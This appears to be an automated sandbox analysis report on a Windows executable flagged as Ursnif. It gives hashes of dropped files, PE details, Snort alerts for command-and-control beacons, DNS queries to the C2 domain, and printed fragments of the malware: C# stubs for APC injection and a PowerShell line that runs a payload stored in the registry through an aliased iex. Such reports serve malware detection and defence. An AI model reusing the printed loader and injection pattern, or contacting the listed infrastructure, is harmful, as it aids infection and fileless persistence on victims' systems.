SHA1:	F33581AC2C60B1F02C978D14DC220DCE57CC9562
SHA-256:	168561FB18F8EBA8043FA9FC4B8A95B628F2CF5584E5A3B96C9EBAF6DD740E3F
SHA-512:	1159E1087BC7F7CBB233540B61F1BDECB161FF6C65AD1EFC9911E87B8E4B2E5F8C2AF56D67B33BC1F6836106D3FEA8C750CC24B9F451ACF85661E0715B82941 3
Malicious:	false
Preview:	@...e.....@.....

C:\Users\user\AppData\Local\Temp\6AF4.bi1	
Process:	C:\Windows\System32\cmd.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	120
Entropy (8bit):	4.530397332961481
Encrypted:	false
SSDEEP:	3:cPaRhARtt7TSjjhThARtuV/gRLwvI11/v:oMWbtChWb0gRLwQL/v
MD5:	1658AC427436559C818CE024565FC43B
SHA1:	8ECC6A8B9512D66EC9816669273CD2934075ADA8
SHA-256:	6AE6B137C04602F2D9D5191E3F6E8F54FB4E9D1FA63C3061CCF909A30966ADDD
SHA-512:	6D0C4CDA4C43B32226643D2C19871D1CEF506612B2C3B5DF3241A7A7E654D4149B9F3582F484DB12D577E5C27D7AC45784786726948A2C3401CBA59FC43216E
Malicious:	false
Preview:	Server: dns.opendns.com..Address: 208.67.222.222....Name: myip.opendns.com..Address: 102.129.143.64....-------- ..

C:\Users\user\AppData\Local\Temp\RES533B.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9905048188713526
Encrypted:	false
SSDEEP:	24:HsFm9Ua85m9Pl2maHUhKdNwI+ycuZhN1akSTPNnq9Sd:l8c2DGKdm1ul1a3Zq9C
MD5:	A974F32B7F7707A15E329484C029FCE1
SHA1:	2621E2D5447F8FC9FF7A9B7F88CAC98FE9B19A51
SHA-256:	6C981182473D13DC5D1099250AF54771565EEC648223281D733144F0CC0EE8D1
SHA-512:	10DDCC11C3A0B7D7F6B63C8F3B31031C95BF385B92C173D0AEBB8320EB7B41E245607CD4577F968C2B0952C6D75BE840F835B2A7FEF3194EC62FBC6A8426B2 3
Malicious:	false
Preview:	L...#G.a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....U....c:\Users\user\AppData\Local\Temp\vjag 4cgm\CSC876E17C1D4FA4A478F85FCB91E435E.TMP.....E.....3@Q..d.....7.....C:\Users\user\AppData\Local\Temp\RES533B.tmp.-.<.....'...Microso ft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0.....H. .....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f. o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.j.a.g.4.c.g.m...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g. h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp\RES771E.tmp	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe
File Type:	Intel 80386 COFF object file, not stripped, 3 sections, symbol offset=0x492, 9 symbols
Category:	dropped
Size (bytes):	1336
Entropy (8bit):	3.9830478299388257
Encrypted:	false
SSDEEP:	24:H9Fm9naiL+laHVhKdNwI+ycuZhN9akSLPNnq9Sd:ViL+YjKdm1ul9a3hq9C
MD5:	3A1A501A900E890F9D548701B67521FC
SHA1:	C7DD8F45F2C2A177B2FF710F2545AE7024DDCAD9
SHA-256:	F3902890484CFBE4C336D55730FB0CE6C9DE183861F2AE6DE9F210B1019C3E62
SHA-512:	AA3FD51DD806BF2C01054ABAF7A904E487A08DE40E519ED2FB70D55100099C61B1277D548882258AF682AA1FA2022867E504061AD11632AAC5F27B2F6636C86E
Malicious:	false
Preview:	L...,G.a.....debug$S.....T.....@..B.rsrc$01.....X.....8.....@..@.rsrc$02.....P...B.....@..@.....V....c:\Users\user\AppData\Local\Temp\wvnf nueh\CSCD2B2FCBE1BFD4A96A519A01DF502239.TMP.....$aZ...4v.....RZ.....7.....C:\Users\user\AppData\Local\Temp\RES771E.tmp.-.<.....'...Micro soft (R) CVTRES.[.=..cwd.C:\Windows\system32.exe.C:\Windows\Microsoft.NET\Framework64\v4.0.30319\cvtres.exe.....0..... H.....L.....H.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n. f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.v.n.f.n.u.e.h...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i. g.h.t... ...D.....O.r.

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t0usnm2v.qwh.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_t0usnm2v.qwh.ps1	
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xi43ekak.cat.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Preview:	 1

C:\Users\user\AppData\Local\Temp\vjag4cgm\CSC876E17C1D4FA4A478F85FCB91E435E.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.1008341702649616
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gryXak7YnqqTPN5Dlq5J:+RI+ycuZhN1akSTPNnqX
MD5:	800445E4E2AAD2FA0D334051ADF0B364
SHA1:	893D3C4C6D0041709E0BBD5726DE73160AA5A5BA
SHA-256:	967441E6D1D57937C05FFF1939F85674CCBE41CE85434EBE37C4103F33088442
SHA-512:	2A600F5E220380A88F4AEA19415571C709100DB9CFA3848420FE783D802705C569B83251738FC5A9ED062D9743F5C93F50C74C32532210083A78FB8AAA522E72
Malicious:	false
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n..... S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...v.j.a.g.4.c.g.m...d.l.l.....(... ..L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...v.j.a.g.4.c.g.m...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0... 0...0...0...

C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	404
Entropy (8bit):	5.0070648605119645
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJA2EBaHMRSR7a18LTvVSRa+rVSSRnA/f0REWowy:V/DTLDfu2cPjLT89rV5nA/w/owy
MD5:	F0B963F8AA00CA94A4AD66F311B988E2
SHA1:	37F7E8D69DDEA558DEFD0C10FF1157E26884E7EC
SHA-256:	96038DB143062F959B6F1CA6944FCB0D291DA99881953ADE5A6BA02161CFA82A
SHA-512:	EE54EFC484487B7EB8EE8A1CCED621C16ADE5A4610084290D43CC0555BA498B693F1D5F43371266CFE4EBBE62762086FEF5C2363289D6B1621D07BF704C5E7 1
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class sbfhuady. {. [DllImport("kernel32")].public static extern uint QueueUserAPC(I ntPtr avcd,IntPtr abnajnwd,IntPtr muceprj);.[DllImport("kernel32")].public static extern IntPtr GetCurrentThreadId();.[DllImport("kernel32")].public static extern IntPtr OpenThread(uint unieeqd,uint gwtu,IntPtr djihsvev);.. }..}.

C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.23126571977248

C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.cmdline	
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fE5JiVH0zxs7+AEszIN723fE5JihFH:p37Lvkmb6K2a85Jit0WZETa85JiP
MD5:	3CCDF50B51E07687856A23D12A29A979
SHA1:	FFF5CC8F1A2E1229DE4A1A5C794189E35A96726F
SHA-256:	78D3B92A64C7EA86A6538D9B698F1E56CAC11B8603255FFEB88DBAC57F4361D9
SHA-512:	822AFD9E2F18C483BA15433F49DB25430DCE78C7591F25166097AF9BB98C72EF4FCE259BFB05925A83B3B0B96379DF7D5668B8DFF7FCE1B26EC5A34619AC710
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.0.cs"

C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.618212121782042
Encrypted:	false
SSDEEP:	24:etGSb8OmU0t3lm85nt4tdxC6AqE4Zz5tkZfX7BnySVUWI+ycuZhN1akSTPNnq:6pXQ3r5eXxP5eJX75yS31ul1a3Zq
MD5:	85B2E4E1F05436271174EC39486A0A95
SHA1:	2FE6CCACF593BE6DB43407CC0D176879C5D02CD2
SHA-256:	7D827D9448E8380AD6CED5A961116F65916A5798A9E41EBCC4B656E3617E1054
SHA-512:	1F3996AAA576D603DC91A43D1F749CD2DB5ADB236D8A42BCE078E0860B619B85A491FF0AC6DE10323FD753D6AE9FDFE7161BBE900582FA58E8233D89AF86CDA8
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L..."G.a.....!.....$... ...@..... ....@.....#..W....@.....`..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..\.....(....*BSJB.....v4.0.30319.....l...H...#~.....<...#Strings.....#US..... ....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... H..... [.....P .....f.....l.....q.....z..... ..f. ...f...!.f.%...f.....*.....3.1.....;.....H.....[.....

C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.320975485891332
Encrypted:	false
SSDEEP:	24:AId3ka6K2a85AtVETa85A2KaM5DqBVKVrdFAMBJTH:Akka6C8+tVE+8+2KxDcVKdBJj
MD5:	96947B50878F73CE5428D23AAE4787E0
SHA1:	A1A096819E23C98480A3DFA2463B34AB506A9E35
SHA-256:	0E6B59B50FF03F9E522773D40648E6CB72EE541EE22E4086D19FF7FA7503BE71
SHA-512:	B1CFB62D31394343C2246211981DCE654096E19560FA1921B7D2C0397FC453F7609A51E7E52C6ED3E92E78604B1B011E591718AC88AF536177FFD10E80E08447
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\vjag4cgm\vjag4cgm.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\AppData\Local\Temp\wvnfnueh\CSCD2B2FCBE1BFD4A96A519A01DF502239.TMP	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	MSVC .res
Category:	dropped
Size (bytes):	652
Entropy (8bit):	3.0967556868791926
Encrypted:	false
SSDEEP:	12:DXt4Ii3ntuAHia5YA49aUGiqMZAiN5gry/Xak7YnqqaAPN5Dlq5J:+RI+ycuZhN9akSLPNnqX
MD5:	9F24615A9A0A013476B4D3C60DE4525A
SHA1:	34FACB8DA6C81CE5F3BE94D9D1130EBDC9CCBE65
SHA-256:	84326AA94A233AC6F56DBEF12E2F21784B370C7A11D6E77E2106AC735114C4C4
SHA-512:	949CA22445878A82A44DD4F8944701D8F5DD595F81F050900E197F0915A62886EE529E627C9256DDEF0EC18CCFF539D90F4BE0AFD98BEF3489D273953DBD99BA
Malicious:	false

C:\Users\user\AppData\Local\Temp\wvnfnueh\CSCD2B2FCBE1BFD4A96A519A01DF502239.TMP	
Preview:	....L...<.....0.....L.4...V.S._.V.E.R.S.I.O.N._.I.N.F.O.....?.....D.....V.a.r.F.i.l.e.I.n.f.o.....$.....T.r.a.n.s.l.a.t.i.o.n.....S.t.r.i.n.g.F.i.l.e.I.n.f.o.....0.0.0.0.0.4.b.0...,.....F.i.l.e.D.e.s.c.r.i.p.t.i.o.n..... ...0.....F.i.l.e.V.e.r.s.i.o.n.....0...0...0...0...<.....I.n.t.e.r.n.a.l.N.a.m.e...w.v.n.f.n.u.e.h...d.l.l.....(.....L.e.g.a.l.C.o.p.y.r.i.g.h.t... ...D.....O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...w.v.n.f.n.u.e.h...d.l.l.....4.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...0...0...0...0...8.....A.s.s.e.m.b.l.y. .V.e.r.s.i.o.n...0...0...0...0...

C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.0.cs	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text
Category:	dropped
Size (bytes):	394
Entropy (8bit):	4.993235973617522
Encrypted:	false
SSDEEP:	6:V/DsYLDS81zuJlMRSRa+eNMjSSRrJ90SRNmbPJjxVnQy:V/DTLDfu/9eg5rJ9kbx92y
MD5:	030386E2BD305EC55BEE50D72051A0C2
SHA1:	618FE858F3B7B1296E760EE21969463861B875E3
SHA-256:	2DABA5D5466729FE4AD5753FBB2F95BC486F9AF12A59516BA175F6FF2062CE44
SHA-512:	0017F802613E78C762F43480581E4F92433F39DF07C402BDF462E6AD0310375D62AE782C605A2EAAF646783F070858B1F1AC358CC8394422C04C72C160E0067A
Malicious:	false
Preview:	.using System;.using System.Runtime.InteropServices;..namespace W32.{. public class manpsxef. {. [DllImport("kernel32")].public static extern IntPtr GetCurrentProcess();.[DllImport("kernel32")].public static extern void SleepEx(uint nuqydsqashe,uint kwyh);.[DllImport("kernel32")].public static extern IntPtr VirtualAlloc(IntPtr ajoo,uint wdjqctev,uint veunxb,uint fsepp);.. }..}.

C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.cmdline	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	375
Entropy (8bit):	5.217708034480186
Encrypted:	false
SSDEEP:	6:pAu+H2LvkuqJDdqxLTKbDdqB/6K2N723fKpODXBJ+zxs7+AEszIN723fKpODXb:p37Lvkmb6K2ailb/+WZETailbb
MD5:	C5C643579061A3DB5B51E3E4589C060C
SHA1:	BE2E53E17AF0989CE4341AA551AFB2D9123A52D0
SHA-256:	EF4E87C963F4A33CC15F16C84D10024AE58BAB6B7062AD65A1268322E266416A
SHA-512:	8F6AFCB1D8F78372B53E4B86B0B90BD174B3A17B9CC64638A15F7557CB2DCE89AA3F0852C47D403F3F1DC610588F0FB6E36386E554B40CE953745E2A5CA8B17
Malicious:	false
Preview:	./t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.0.cs"

C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.dll	
Process:	C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe
File Type:	PE32 executable (DLL) (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	3584
Entropy (8bit):	2.599225632580337
Encrypted:	false
SSDEEP:	24:etGSD/W2dg85n+QRW4+hRdWDOyFWHEtkZfbBAVK+WI+ycuZhN9akSLPNnq:6Ckb5+QReNWKyW7Jb+Kl1ul9a3hq
MD5:	14629306DBDED3960A7A17BFE2D29866
SHA1:	C5450DA4EF9A5D248A282B4B8264157E15EEC086
SHA-256:	840B408EFD8F6F09CD463A1E00BF3A2BAFFDBFC75C8BEFE9B07C4AFB87236CBC
SHA-512:	AE08DB1C9B252F6DF238BF635E1EBC29C71098482831D2A6FCB6A5D0CFE33FE52A8B47488E013C5572F0CF9BD6916C1CF86D28500447F6FA639E82C1B56B311
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...*G.a.....!.....#... ...@..... .....@.....#..K....@.....`.....H.....text..... .....rsrc.....@.....@..@.reloc.....`.....@..B.....#.....H.....X ..X.....(....*BSJB.....v4.0.30319.....l...H...#~.....8...#Strings.....#US.....#GUID.....T...#Blob.....G.....%3.....4.-..... ..... ;..... M..... U.....P .....b.....h.....t.....y.....~.....b. ...b...!.b.%...b.....*.....3.-.....;.....M.....U.....

C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.out	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with very long lines, with CRLF, CR line terminators
Category:	modified
Size (bytes):	872
Entropy (8bit):	5.298681762018912
Encrypted:	false

C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.out	
SSDEEP:	24:AId3ka6K2aiI7ETaiImKaM5DqBVKVrdFAMBJTH:Akka6Ci0E+i7KxDcVKdBJj
MD5:	28AAE55A9F6E5B949444334DBC754B88
SHA1:	2AE5170E6163517F855D41B872936A6EBD76D169
SHA-256:	C0BD1551BC8BB210614F5220F1785F42773E4BAC920C82049144010C2AADD590
SHA-512:	3AA024D64AF434540ABECF8746B787CDD819AD8B9F0BC5B7648EB149E18A5990B66E96E791C874084E4EF35827FE44220C230C05571F95E978F04311FC9E92EA
Malicious:	false
Preview:	.C:\Windows\system32> "C:\Windows\Microsoft.NET\Framework64\v4.0.30319\csc.exe" /t:library /utf8output /R:"System.dll" /R:"C:\Windows\Microsoft.Net\assembly\GAC_MSIL\System.Management.Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll" /R:"System.Core.dll" /out:"C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.dll" /debug- /optimize+ /warnaserror /optimize+ "C:\Users\user\AppData\Local\Temp\wvnfnueh\wvnfnueh.0.cs".....Microsoft (R) Visual C# Compiler version 4.7.3056.0...for C# 5..Copyright (C) Microsoft Corporation. All rights reserved.....This compiler is provided as part of the Microsoft (R) .NET Framework, but only supports language versions up to C# 5, which is no longer the latest version. For compilers that support newer versions of the C# programming language, see http://go.microsoft.com/fwlink/?LinkID=533240....

C:\Users\user\Documents\20220112\PowerShell_transcript.899552.kRmcsOqr.20220112132441.txt	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	1357
Entropy (8bit):	5.360139788660272
Encrypted:	false
SSDEEP:	24:BxSAQ57vBVLazx2DOXUWSUoviLCHGYBtBCW5HjeTKKjX4CIym1ZJXHUoviLCHGYj:BZQvTL0oOjoNGeV5qDYB1ZGoNGeSZZc
MD5:	15935D59DA482A07DCDF2A72F4B6AA8D
SHA1:	B8D1B57BF6714C19B9227DFA395D3DAC6C264E24
SHA-256:	74120FC42D802AE356E5E1280A6E8FA860498B7B8CF837123F501F554436C34A
SHA-512:	A104291EA7E6F7B988C21CBD5F1E98AA8C7D0296EAFE6617149AEC9152B38C2FB780BBECB5D46881A35B28C5A96480F0A547598D51A9B0C19050C439B4BB7F0E
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20220112132442..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 899552 (Microsoft Windows NT 10.0.17134.0)..Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe new-alias -name srwqatl -value gp; new-alias -name aefymkfl -value iex; aefymkfl ([System.Text.Encoding]::ASCII.GetString((srwqatl HKCU:Software\AppDataLow\Software\Microsoft\86EC23E5-2D5A-A875-E71A-B15C0BEE7550).UtilTool))..Process ID: 6652..PSVersion: 5.1.17134.1..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.17134.1..BuildVersion: 10.0.17134.1..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..********** ******..**********..Command start time: 20220112132442..**********..PS>new-alias -name srwqatl -value gp; new-alias -name aefymkfl -value iex; aefymkfl

\Device\ConDrv	
Process:	C:\Windows\System32\nslookup.exe
File Type:	ASCII text, with CRLF, CR line terminators
Category:	dropped
Size (bytes):	28
Entropy (8bit):	4.039148671903071
Encrypted:	false
SSDEEP:	3:U+6QlBxAN:U+7BW
MD5:	D796BA3AE0C072AA0E189083C7E8C308
SHA1:	ABB1B68758B9C2BF43018A4AEAE2F2E72B626482
SHA-256:	EF17537B7CAAB3B16493F11A099F3192D5DCD911C1E8DF0F68FE4AB6531FB43E
SHA-512:	BF497C5ACF74DE2446834E93900E92EC021FC03A7F1D3BF7453024266349CCE39C5193E64ACBBD41E3A037473A9DB6B2499540304EAD51E002EF3B747748BF3
Malicious:	false
Preview:	Non-authoritative answer:...

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	7.429763105657002
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	lia.exe
File size:	37888
MD5:	8b893e03dd1c7ce96df57f92f302dcb1

General

SHA1:	a7a131ea9f39ebaa195296ebd9b44708bee8264d
SHA256:	dd023f1f2ce682e9db588aa6cb859b6279d5e43f87a9a99da3cd683711736324
SHA512:	f53ad1381e8ba9a33c32759acf4e631b6e596bf98a328b6e71e3be7b890e9ce1d8de4059aa2d9eeb2fd68ee21c5c0e26fdb510ae60982651e4afc0e45f419359
SSDEEP:	768:X7G/eZFaxyUfQ40a/jQp9BhGgFljFdRL5cFb:X7/2PfQ4n/Ef2gFURF6
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....jd....K...K...K.s.K...K...K...Kz.WK...K..{K...K..vK...K..rK...KRich...K.....PE..L...?~.a.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4018f5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH
Time Stamp:	0x61B67E3F [Sun Dec 12 22:57:03 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	9987b801833955ee3995600b1a735d2e

Entrypoint Preview

Rich Headers

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x10c6	0x1200	False	0.671440972222	data	6.2925337146	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x3000	0x53a	0x600	False	0.495442708333	data	4.73099023762	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x4000	0x194	0x200	False	0.056640625	data	0.122275881259	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.bss	0x5000	0x26c	0x400	False	0.6513671875	data	5.5245641	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x6000	0x10	0x200	False	0.02734375	data	0.0	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x7000	0x7000	0x7000	False	0.959926060268	data	7.82218542611	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/12/22-13:24:28.673513	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49768	80	192.168.2.6	185.189.12.123
01/12/22-13:24:29.697757	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49769	80	192.168.2.6	185.189.12.123
01/12/22-13:24:29.697757	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49769	80	192.168.2.6	185.189.12.123
01/12/22-13:24:31.085325	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49772	80	192.168.2.6	185.189.12.123
01/12/22-13:24:31.085325	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49772	80	192.168.2.6	185.189.12.123
01/12/22-13:26:47.177318	TCP	2033204	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M2 (_2F)	49856	80	192.168.2.6	185.189.12.123
01/12/22-13:26:47.177318	TCP	2033203	ET TROJAN Ursnif Variant CnC Beacon - URI Struct M1 (_2B)	49856	80	192.168.2.6	185.189.12.123

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 12, 2022 13:24:28.581885099 CET	192.168.2.6	8.8.8.8	0x7d4c	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:24:29.624264956 CET	192.168.2.6	8.8.8.8	0x10a9	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
Jan 12, 2022 13:24:30.696774960 CET	192.168.2.6	8.8.8.8	0x63ac	Standard query (0)	apr.intooltak.com	A (IP address)	IN (0x0001)
